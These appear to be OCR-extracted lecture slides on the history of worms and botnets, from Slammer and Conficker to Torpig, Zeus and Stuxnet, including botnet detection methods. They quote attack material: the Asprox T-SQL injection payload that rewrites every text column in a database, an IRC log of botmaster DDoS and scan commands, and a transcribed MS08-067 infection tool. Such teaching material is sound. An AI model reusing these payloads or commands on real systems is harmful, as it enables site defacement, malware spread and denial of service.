
# 05:29:00 UTC, January 25, 2003

[from Moore et al. "The Spread of the Sapphire/Slammer W


Sat Jan 25 05:29:00 2003 (UTC)
Number of hosts infected with Sapphire: 0
http://www.caida.org
Copyright (C) 2003 UC Regents

# 30 Minutes Later

[from Moore et al. “The Spread of the Sapphire/Slammer W



Sat Jan 25 06:00:00 2003 (UTC)
Number of hosts infected with Sapphire: 74855
http://www.caida.org
Copyright (C) 2003 UC Regents

Size of circles is **logarithmic** in
the number of infected machines

# Asprox Botnet (2008)

[redacted] [Provos et al. "Cybercrime 2.0: When the Cloud Turns D

- At first, phishing scams
- Then Google to find ASP.NET sites vulnerab to SQL injection
- Payload injects scripts and iframes into Web content to redirect visitors to attack servers
  - Fast-flux: rapidly switch IP addresses and DNS mappings, 340 different injected domains
- Infected 6 million URLs on 153,000 websites



```
DECLARE @T VARCHAR(255),@C VARCHAR(255)
DECLARE Table _ Cursor CURSOR FOR SELECT a.name,
b.name
FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u'
AND (b.xtype=99 OR b.xtype=35
OR b.xtype=231 OR b.xtype=167)
OPEN Table _ Cursor FETCH NEXT
                FROM Table _ Cursor INTO @T,@C
WHILE(@@FETCH _ STATUS=0)
BEGIN EXEC('UPDATE ['+@T+']
SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),
['+@C+']))+''''')
FETCH NEXT FROM Table _ Cursor INTO @T,@C
END CLOSE Table _ Cursor
DEALLOCATE Table _ Cursor
```

# Botnets

- Botnet is a network of autonomous programs capable of acting on instructions
  - Typically a large (up to several hundred thousand) group of remotely controlled “zombie” systems
    - Machine owners are not aware they have been compromised
  - Controlled and upgraded from command-and-control (C&C) servers
- Used as a platform for various attacks
  - Distributed denial of service
  - Spam and click fraud
  - Launching pad for new exploits/worms

# Bot History

- Eggdrop (1993): early IRC bot
- DDoS bots (late 90s): Trin00, TFN, Stacheldracht
- RATs / Remote Administration Trojans (late 90s):
  - Variants of Back Orifice, NetBus, SubSeven, Bionet
  - Include rootkit functionality
- IRC bots (mid-2000s)
  - Active spreading, multiple propagation vectors
  - Include worm and trojan functionality
  - Many mutations and morphs of the same codebase
- Stormbot and Conficker (2007-09)

# Life Cycle of an IRC Bot

- Exploit a vulnerability to execute a short program (shellcode) on victim's machine
  - Buffer overflows, email viruses, etc.
- Shellcode downloads and installs the actual bot
- Bot disables firewall and antivirus software
- Bot locates IRC server, connects, joins channel
  - Typically need DNS to find out server's IP address
    - Especially if server's original IP address has been blacklisted
  - Password-based and crypto authentication
- Botmaster issues authenticated commands

# Command and Control

```
(12:59:27pm) -- A9-pcgbdv (A9-pcgbdv@140.134.36.124)
has joined (#owned) Users : 1646

(12:59:27pm) (@Attacker) .ddos.synflood 216.209.82.62

(12:59:27pm) -- A6-bpxufrd (A6-bpxufrd@wp95-
81.introweb.nl) has joined (#owned) Users : 1647

(12:59:27pm) -- A9-nzmpah (A9-nzmpah@140.122.200.221)
has left IRC (Connection reset by peer)

(12:59:28pm) (@Attacker) .scan.enable DCOM

(12:59:28pm) -- A9-tzrkeasv (A9-tzrkeas@220.89.66.93)
has joined (#owned) Users : 1650
```

# Agobot, SDBot / SpyBot, GT-Bot

- IRC-based command and control
  - GT-Bot is simply renamed mIRC
- Extensible and customizable codebase
  - Hybrids of bots, rootkits, trojans, worms
  - Many propagation vectors (especially scanning), capable of many types of DoS flooding attacks
- Actively evade detection and analysis
  - Code obfuscation
  - Detect debuggers, VMware, disassembly
  - Point DNS for anti-virus updates to localhost

# Detecting Botnet Activity

- Many bots are controlled via IRC and DNS
  - IRC used to issue commands to zombies
  - DNS used by zombies to find the master, and by the master to find if a zombie has been blacklisted
- IRC/DNS activity is very visible in the network
  - Look for hosts performing scans and for IRC channels with a high percentage of such hosts
  - Look for hosts who ask many DNS queries but receive few queries about themselves
- Easily evaded by using encryption and P2P ☹

# Rise of Botnets

- 2003: 800-900,000 infected hosts, up to 100K nodes per botnet
- 2006: 5 million distinct bots, but smaller botnets
  - Thousands rather than 100s of thousands per botnet
  - Reasons: evasion, economics, ease of management
  - More bandwidth (1 Mbps and more per host)
- For-profit criminal activity (not just mischief)
  - Spread spam
  - Extort money by threatening/unleashing DoS attacks
- Move to P2P control structures, away from IRC


# Denial of Service (DoS)

- Goal: overwhelm victim machine and deny service to its legitimate clients
- DoS often exploits networking protocols
  - Smurf: ICMP echo request to broadcast address with spoofed victim’s address as source
  - SYN flood: send lots of “open TCP connection” requests with spoofed source addresses
  - UDP flood: exhaust bandwidth by sending thousands of bogus UDP packets
  - HTTP request flood: flood server with legitimate-looking requests for Web content

# Distributed Denial of Service (DDoS)

- Build a botnet of zombies
  - Multi-layered architecture: attacker uses some of the zombies as “masters” to control other zombies
- Command zombies to stage a coordinated attack on the victim
  - No need to spoof source IP addresses of attack packets (why?)
  - Even in the case of SYN flood, SYN cookies don’t help (why?)
- Overwhelm victim with traffic arriving from thousands of different sources

# DDoS Architecture



Attacker

Master machines

Zombie machines

Victim

# DDoS as Cyber-Warfare

- May 2007: DDoS attacks on Estonia after government relocated Soviet-era war monument
  - 130 distinct ICMP and SYN floods originating from Russian IP addresses, 70-95 Mbps over 10 hrs
  - Do-it-yourself flood scripts distributed by Russian websites, also some evidence of botnet participation
  - Victims: two largest banks, government ministries, etc.
- Aug 2008: similar attack on Georgia during the war between Russia and Georgia
- Jan 2009: DDoS attack with Russian origin took Kyrgyzstan offline by targeting two main ISPs

# Storm / Peacomm (2007)

- Spreads via cleverly designed campaigns of spam email messages with catchy subjects
  - First instance: “230 dead as storm batters Europe”
  - Other examples: “Condoleeza Rice has kicked German Chancellor”, “Radical Muslim drinking enemies’s blood”, “Saddam Hussein alive!”, “Fidel Castro dead”, etc.
- Attachment or URL with malicious payload
  - FullVideo.exe, MoreHere.exe, ReadMore.exe, etc.
  - Also masquerades as flash postcards
- Once opened, installs a trojan (wincom32) and a rootkit, joins the victim to the botnet

# Storm Characteristics

[Porras et al.]

- Between 1 and 5 million infected machines
- Obfuscated peer-to-peer control mechanism based on the eDonkey protocol
  - Not a simple IRC channel
- Obfuscated code, anti-debugging defenses
  - Triggers an infinite loop if detects VMware or Virtual PC
  - Large number of spurious probes (evidence of external analysis) triggers a distributed DoS attack


# Torpig Study

[“Your Botnet Is My Botnet”

- Security research group at UCSB took over the Torpig botnet for 10 days in 2009
  - Objective: the inside view of a real botnet
- Takeover exploited domain flux
  - Bot copies generate domain names to find their command & control (C&C) server
  - Researchers registered the domain before attackers, impersonated botnet’s C&C server

# Torpig Architecture

[“Your Botnet Is My Botnet”



Drive-by JavaScript tries to exploit multiple browser vulnerabilities to download Mebroot installer

Installer writes Mebroot into MBR on hard drive, reboots infected host


Mebroot obtains malicious DLLs from its C&C server, injects them into applications, contacts C&C server every 2 hours over HTTP using custom encryption

DLLs upload stolen data to Torpig C&C server

C&C server acks or instructs bot to perform phishing attacks against specific sites using injected content

# Man-in-the-Browser Phishing

[“Your Botnet Is My Botnet”


Wells Fargo - Windows Internet Explorer
https://online.wellsfargo.com/signon
Live Search
File
Edit
View
Favorites
Tools
Help
Wells Fargo
Page
Tools
WELLS FARGO
Search
Customer Service | Locations | Apply | Home
Personal
Small Business
Commercial
Banking
Loans & Credit
Insurance
Investing
Customer Service
Related Information
Online Banking Enrollment
Questions
Online Security Guarantee
Privacy, Security & Legal
Contains commands for working with the selected items.
100%
Start
Wells Fargo - Window...
17:09

Security Confirmation

To continue with Online Banking, please provide the information requested below.

First Name:

Last Name:

Date of Birth (mm/dd/yyyy): / /

Social Security Number: - -

Mother's Maiden Name:

Card Number:

Enter 16-digit number printed on your ATM/Check Card.


# Target: Financial Institutions

[“Your Botnet Is My Botnet”

- Typical Torpig config file lists approximately 300 domains of financial institutions to be targeted for “man-in-the-browser” phishing attacks
- In 10 days, researchers’ C&C server collected 8,310 accounts at 410 institutions
  - Top 5: PayPal (1770), Poste Italiane (765), Capital One (314), E*Trade (304), Chase (217)
- 1660 unique credit and debit card numbers
  - 30 numbers came from a single work-at-home call-center agent who was entering customers’ credit card numbers into the central database

# Conficker

- Conficker.A surfaced in October 2008
  - Also known as Downandup and Kido
- Conficker.B, B++ variants emerged later
- Exploits a stack buffer overflow in MS Windows Server Service
  - Commercial attack tools customized for Chinese users were offered for sale on popular malware sites a few days after vulnerability became public



狼牙全自动MS08-067抓鸡器

狼牙全自动MS08-067抓鸡器

开始IP: [redacted].128.1

结束IP: [redacted].128.255

线程数: 20　端口: 445

扫描方式: ☒ TCP　☐ SYN

木马地址: http://www.google.cn/server.exe

扫描到的IP: [redacted].128.7

已抓的IP: [redacted].128.7

Power By : 狠 良→ [illegible]

My Blog : Http://www.ly807[redacted].cn

# Conficker Damage

- Between 4 and 15 million infections (estimated)
- $250K bounty from Microsoft
- Jan-Feb 2009: infected high-visibility victims
  - Grounded French Air Force's Dassault Rafale fighters
  - Desktops on Royal Navy warships and submarines
  - Sheffield Hospital
    - … after managers turned off Windows security updates for all 8,000 PCs on the vital network
  - Houston municipal courts
- Apr 2009: installed spambots and fake antivirus

# Conficker.B Propagation Vectors

- NetBIOS / network shares
  - Looks for open network shares, copies itself to the admin share or the interprocess communication share launched using rundll32.exe
  - Brute-forces passwords using a dictionary of 240 common passwords
- Removable USB media
  - Copies itself as autorun.inf
  - SHELLEXECUTE keyword is “Open folder to view files”
  - Users unwittingly run the worm every time a removable drive is inserted into the system

# Conficker Rendezvous Domains

- Example: domains generated on Feb 12, 2009

Conficker.A: puxqy.net, elvyodjjtao.net, ltxbshpv.net, ykjzaluthux.net, …

Conficker.B: tvxwoajfwad.info, blojvbcbrwx.biz, wimmugmq.biz, …

- Occasionally generates legitimate domain names, resulting in an unintentional DDoS attack
  - March 8: jogli.com (Big Web Great Music)
  - March 13: wnsux.com (used to be Southwest Airlines)
  - March 18: qhflh.com (Women's Net in Qinghai Province)
  - March 31: praat.org ("Doing phonetics by computer")
- Domain registrars blocked registration of domains on the list

# Use of MD-6 in Conficker

- Conficker.B uses MD-6 hash algorithm
- Developed by Ron Rivest at MIT, this algorithm was released in October 2008
  - At most a few weeks before Conficker.B's appearance
- Original MD-6 implementation contained a buffer overflow… patched in February 2009
  - Conficker.B implementations contain the same overflow
- In Conficker.C (first observed on March 5, 2009), the overflow is patched
  - Somebody is paying attention!

# Conficker.E (April 2009)

- Updates old versions of Conficker
- Downloads a spambot trojan (Waledac) and a fake antivirus (“Spy Protect 2009”)
- Self-removes on May 3, 2009

End of the Conficker story?

# Conficker Summary

- Massive platform for distributing arbitrary binaries
  - Spam? Fraud? Denial of service? Cyber-warfare?
  - Used only to install run-of-the-mill spambots and distribute fake security software
- Dynamic command-and-control mechanism, difficult to block
- Evolving through upgrades, increasingly sophisticated communication and self-organization

# Zeus: Crimeware for Sale

- Bot kits widely available for sale - for example, Zeus kits sell for between $700 and $15000
  - Target: login credentials for financial institutions
- Multiple Zeus-based botnets
  - 13 million infections worldwide, 3 million in the US; 90% of Fortune 500 companies infected
- On March 19, 2012, Microsoft and partners filed takedown notices against 39 “John Does” responsible for Zeus infections
  - See http://www.zeuslegalnotice.com/ for examples of malicious code and the results of binary analysis

# ZeroAccess Botnet

[redacted] http://www.symantec.com/connect/blogs/grappling-zeroaccess-b

- Peer-to-peer structure, no central C&C server
- 1.9 million infected machines as of August 2013
- Used for click fraud
  - Trojan downloads ads and “clicks” on them to scam per-pay-click affiliate schemes
- Used for bitcoin mining
  - According to Symantec, one compromised machine yields 41 US cents a year…


- Botnet partially “sinkholed” by Symantec
  - Sinkhole = redirect bots’ C&C traffic

# Stuxnet

- Complex “Beast”
  - Alleged code name was “Operation Olympic Games”
  - Computer Worm (Spreads on its own)
  - Trojan Horse (Does something it is not supposed to do)
  - Virus (Embeds itself with human interaction)
- Without finding its specific target, it would remain dormant

# Industrial Control Systems

- Run automated processes on factory floors, power and chemical plants, oil refineries, etc.
- Specialized assembly code on PLCs (Programmable Logic Controllers)
  - PLCs are usually programmed from Windows
- Not connected to the Internet (“air gap”)



● Minor Scale OK

| | Target | Actual | Status |
|---|---|---|---|
| Milk | 10.0 | 9.9 | Done |
| Ch Chips | 20.0 | 19.8 | Done |
| Sugar | 0.0 | 0.0 | Done |
| MSG | 40.0 | 25.8 | 14.2 |
| Soda | 50.0 | 0.0 | Idle |
| | 120.0 | 55.5 | |

● Scale in Zero Tolerance
● Check Tolerance Timer
● Weigh Cycle Complete
● Scale Discharging

● Major Scale OK

| | Target | Actual | Status |
|---|---|---|---|
| Spice | 100.0 | 99.5 | Done |
| Flour | 200.0 | 198.5 | Done |
| Eggs | 300.0 | 147.5 | 161.5 |
| Veg Oil | 400.0 | 0.0 | Idle |
| Total | 1000.0 | 445.5 | |

● Scale in Zero Tolerance
● Check Tolerance Timer
● Weigh Cycle Complete
● Scale Discharging

# Stuxnet Firsts

- First to exploit multiple zero-day vulnerabilities
- First to use stolen signing keys and valid certificates of two companies
- First to target industrial control systems – or not?

  … and hide the code from the operator

  … and perform actual sabotage
- First PLC (programmable logic controller) rootkit
- First example of true cyber-warfare?

# Iranian Nuclear Program

Courtesy of Global Security

- Sep 2010: “delays”
  - Warm weather blamed
- Oct 2010: “spies” arrested, allegedly attempted to sabotage Iran’s nuclear program
- Nov 2010: Iran acknowledges that its nuclear enrichment centrifuges were affected by a worm
  - Foreign minister: “Nothing would cause a delay in Iran's nuclear activities”
  - Intelligence minister: “enemy spy services” responsible

# Exploring the Attack Vector

- Two strikingly different attack vectors
- Overpressure Attack
  - Increase centrifuge rotor stress
  - Significantly stronger
  - More stealthy
  - Less documented in literature
- Rotor Speed Attack
